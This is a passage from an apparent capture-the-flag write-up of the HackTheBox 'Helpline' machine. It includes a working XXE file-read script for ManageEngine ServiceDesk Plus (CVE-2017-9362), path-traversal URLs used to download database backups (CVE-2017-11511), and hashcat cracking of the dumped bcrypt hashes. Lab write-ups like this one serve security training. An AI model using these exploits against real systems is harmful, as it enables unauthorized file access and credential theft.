Oracle	scott	tiger	Yes	
WordPress	admin	megabank1	Yes	
Windows 7 Local Admin	Administrator	Megabank123	No	
MFT download	clients	megabank1	No	
Jump box	gavin		Yes	Find out if still needed

Add additional rows as needed

Other Accounts Identified (local shadow admins/accounts)

File containing details from subsequent audit saved to C:\Temp\Password

ME SDP Vulnerabilities

This version of ManageEngine ServiceDesk Plus has numerous vulnerabilities in it. I used two to gather additional information.

CVE-2017-9362 - XXE

Vulnerability

There is an XML External Entity vulnerability that lets me get files from the host. This vulnerability is described here. I wrote a quick script that allows me to request a file:

```
import requests
import sys

xxe = """<!DOCTYPE foo [<!ENTITY xxe15d41 SYSTEM "file:///{filepath}"> ]><API vers
```


```
    <records>
        <record>
            <parameter>
                <name>CI Name</name>
                <value>Tomcat Server 3 0xdfstart&xxe15d41;0xdfstop</value>
            </parameter>
        </record>
    </records>
</API>
"""


def get_file(ip_address, filepath):
    login_url = "http://"+ip_address+":8080/j_security_check"
    api_url = "http://"+ip_address+":8080/api/cmdb/ci"
    login_data={"j_username": "guest", "j_password": "guest", "LDAPEnable": "false

    with requests.Session() as s:
        s.post(login_url, data=login_data)
        xxe_data={"OPERATION_NAME": "add", "INPUT_DATA": xxe.format(filepath=filep
        response = s.post(api_url, data=xxe_data)
        try:
                print(response.text[response.text.index("0xdfstart") + len("0xdfst
        except ValueError:
            print("Error: No data returned")

if len(sys.argv) != 3:
    print(f"Usage: {sys.argv[0]} [ip] [filepath]\nfilepath can be file on target,
    sys.exit(1)
get_file(sys.argv[1],sys.argv[2].replace("\\", "/"))
```

I can use it to grab `win.ini` for a test:

```
PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132 > python .\mesep_xxe.py
10.10.10.132 "C:\windows\win.ini"
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Responder

I did try to run `responder` and give it an path to a share on my host. I think you can run `responder` from Windows, but I failed to pull it off. When I posted my lessons learned on Commando, @mcohmi suggested `Inveigh`:



0xdf @0xdf_ · Apr 16, 2019


I worked a HTB box from start to finish (almost) exclusively from CommandoVM. I was surprised with how much I liked it: 0xdf.gitlab.io/2019/04/15/com…

If only I can get PowerShell running in tmux...

Commando VM: Lessons Learned

I worked a HackTheBox target over the last week using CommandoVM as my attack station. I was pleasantly surprised with how

0xdf.gitlab.io



Ohm-I 🎤 WWHF
@mcohmi

You should try Inveigh instead of that Windows responder.

♡ 2 4:08 AM - Apr 16, 2019

See Ohm-I 🎤 WWHF's other Tweets

I still need to test that, but since it ended up not being important here, I'll just show the Kali `responder` results. The hashes I got were not helpful:

```
root@kali# python3 mesep_xxe.py 10.10.10.132 //10.10.14.14/share/test.txt
Error: No data returned
```

```
[SMBv2] NTLMv2-SSP Client   : 10.10.10.132
[SMBv2] NTLMv2-SSP Username : \iX
[SMBv2] NTLMv2-SSP Hash     : iX:::918a26cfdd690e81::
[SMBv2] NTLMv2-SSP Client   : 10.10.10.132
[SMBv2] NTLMv2-SSP Username : \iX
[SMBv2] NTLMv2-SSP Hash     : iX:::07d76d4d1f724c69::
```

These hashes are indicative of a SYSTEM account. That's interesting, as it means that ME SDP is likely running as SYSTEM, but that I don't get any hashes from it to crack.

it_logins.txt

In the password audit xlsx document, there was a reference to additional information located at `C:\Temp\Password Audit\it_logins.txt` on HELPLINE. I'll grab that file with the script:

```
PS > python .\mesep_xxe.py 10.10.10.132 "C:\temp\Password Audit\it_logins.txt"

local Windows account created

username: alice
password: $sys4ops@megabank!
admin required: no

shadow admin accounts:

mike_adm:Password1
dr_acc:dr_acc
```


Now I have more passwords to try.

CVE-2017-11511 - LFI / Arbitrary File Download

Vulnerability

This is another vulnerability that provides access to files on the system, this time through a local file include. However, in this case, the target file must be given as a relative path to one of four directories associated with the SDP install, including option 4 which seems to intentionally open up all of the SDP install. The vulnerability allows me to request any file relative to that path.

I can't get `win.ini` like they show in the example, since it's on `c:\`, and SDP is installed on `e:\`:



10.10.10.132:8080/fosagent/repl/download-file?basedir=4&filepath=..\..\Windows\w

```
File [E:\ManageEngine\ServiceDesk\bin\..\..\ServiceDesk\..\..\Windows\win.ini] not found
```

Extract Database Backup

This article shows how to use this exploit to get the database back-ups from target.

First, I'll collect `E:\ManageEngine\ServiceDesk\bin\SDPbackup.log` from `http://10.10.10.132:8080/fosagent/repl/download-file?basedir=4&filepath=\bin\SDPbackup.log`. At the very bottom, I'll find the following:

```
Zipfile created: E:\ManageEngine\ServiceDesk\bin\..\\backup\backup_postgres_9309_f
Zipfile created: E:\ManageEngine\ServiceDesk\bin\..\\backup\backup_postgres_9309_f
Backup Completed Successfully.
```

Now I have the location of two files that make up the database backup.

I'll request both of those:

- `backup_postgres_9309_fullbackup_04_12_2019_17_43_part_1.data`
- `backup_postgres_9309_fullbackup_04_12_2019_17_43_part_1.data`

I'll rename each of these to `.zip`, and then unzip:

```
PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132 > Expand-Archive .\backup_postgr

PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132 > Expand-Archive .\backup_postgr
```

Part2 contains the the xlsx file I already have:

```
PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132\backup_postgres_9309_fullbackup_
```

```
    Directory: C:\Users\0xdf\hackthebox\helpline-10.10.10.132\backup_postgres_9309


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/12/2019   5:44 PM            124 filelist.txt


    Directory: C:\Users\0xdf\hackthebox\helpline-10.10.10.132\backup_postgres_9309
    ileAttachments\Solutions\Jan2019\8


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/12/2019   5:44 PM          17775 Password Audit.xlsx
```

Part1 contains a ton of sql files. The ones that I found to be of interest were `aaapassword.sql` and `aaalogin.sql`:

```
PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132\backup_postgres_9309_fullbackup_
INSERT INTO AaaPassword (password_id,password,algorithm,salt,passwdprofile_id,pass
(1, N'$2a$12$6VGARvoc/dRcRxOckr6WmucFnKFfxdbEMcJvQdJaS5beNK0ci0laG', N'bcrypt', N'
(302, N'$2a$12$2WVZ7E/MbRgTqdkWCOrJP.qWCHcsa37pnlK.0OyHKfd4lyDweMtki', N'bcrypt',
(303, N'$2a$12$Em8etmNxTinGuub6rFdSwubakrWy9BEskUgq4uelRqAfAXIUpZrmm', N'bcrypt',
(2, N'$2a$12$hmG6bvLokc9jNMYqoCpw2Op5ji7CWeBssq1xeCmU.ln/yh0OBPuDa', N'bcrypt', N'
(601, N'$2a$12$6sw6V2qSWANP.QxLarjHKOn3tntRUthhCrwt7NWleMIcIN24Clyyu', N'bcrypt',
(602, N'$2a$12$X2lV6Bm7MQomIunT5C651.PiqAq6IyATiYssprUbNgX3vJkxNCCDa', N'bcrypt',
(603, N'$2a$12$gFZpYK8alTDXHPaFlK51XeBCxnvqSShZ5IO/T5GGliBGfAOxwHtHu', N'bcrypt',
(604, N'$2a$12$4.iNcgnAd8Kyy7q/mgkTFuI14KDBEpMhY/RyzCE4TEMsvd.B9jHuy', N'bcrypt',
PS C:\Users\0xdf\hackthebox\helpline-10.10.10.132\backup_postgres_9309_fullbackup_
INSERT INTO AaaLogin (login_id,user_id,name,domainname) VALUES
(1, 3, N'guest', N'-');
(2, 4, N'administrator', N'-');
(302, 302, N'luis_21465', N'-');
(303, 303, N'zachary_33258', N'-');
(601, 601, N'stephen', N'-');
(602, 602, N'fiona', N'-');
(603, 603, N'mary', N'-');
(604, 604, N'anne', N'-');
```

With those two files, I now have usernames and hashes for various accounts.

Crack Passwords

These are bcrypt hashes, which are *super* slow to crack. To run all of rockyou was going to take my computer 40+ days. That said, in the first 10 minutes, I got three results:

```
$ hashcat -m 3200 hashes /usr/share/wordlists/rockyou.txt --force
```

```
$2a$12$gFZpYK8alTDXHPaFlK51XeBCxnvqSShZ5IO/T5GGliBGfAOxwHtHu:1234567890 - 603 mary
$2a$12$Em8etmNxTinGuub6rFdSwubakrWy9BEskUgq4uelRqAfAXIUpZrmm:0987654321 - 303 zach
$2a$12$X2lV6Bm7MQomIunT5C651.PiqAq6IyATiYssprUbNgX3vJkxNCCDa:1q2w3e4r - 602 fiona
```


I did log into SDP with each of these, but didn't find any information that would help me solve the box.


SDP Privesc

There is another exploit that gave me administrator access to SDP, rather than just guest access. I'll cover that in the Kali solution.

Fork

At this point I have two completely different paths I can persue. I've mapped out the paths I'll show for Helpline in the following flow chat:


guest login to SDP
LFI in SDP
DB backup
XXE SDP file read
Find password audit xlsx
alice password
WinRM as alice
Postgres access
Password for zach
/mc confusion
Reset SDP admin password
Read logs as zachary, tolu password
user.txt
WinRM as tolu
admin access to SDP
Command injection / COR bypass


Create trigger
Shell as leo
Shell as SYSTEM
Decrypt admin-pass.xml, administrator password
Install VNC server
Get password for administrator, tolu
Mimikatz to decrypt
root.txt
WinRM shell as administrator
VNC Session
Decrypt admin-pass.xml, administrator password
cmd as administrator
Get tolu password from logs
cmd as tolu

Click for full size image

Things in yellow were in this post. Things in red are in the Windows Commando post. Things in grey are in the Linux Kali post.

Click on either of the paths below, or use the Table of Contents on the left:

From Windows From Linux

Use alice's creds to connect over WinRM, then zachary's to read event logs. In those logs, I'll find tolu's creds. With a shell as tolu, I'll get access to E:, where I find a PowerShell script I can inject into, once I bypass the filters, to get a shell as leo. On leo's desktop, I'll find admin creds in an xml file, which I can convert back to raw creds, and connect via WinRM.

I'll show two ways to get administrator access into SDP, one via exploit, and one using alice's shell to change the administrator password in the postgres database. From there, I can use a trigger to get a shell as SYSTEM. But because the important files are protected with EFS, I can't just read them. I'll show how to use mimikats to decrypt the files. I'll also show how to install VNC and connect in from there to get the flags.

What do you think?

11 Responses

👍 Upvote 😝 Funny 😍 Love 😯 Surprised 😤 Angry 😥 Sad

0 Comments **0xdf** 1 **Login**

♡ **Recommend** **Tweet** **f Share** **Sort by Best**

Start the discussion…

LOG IN WITH

D f G

OR SIGN UP WITH DISQUS ?

Name

Be the first to comment.

ALSO ON **0XDF**

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf_

0xdf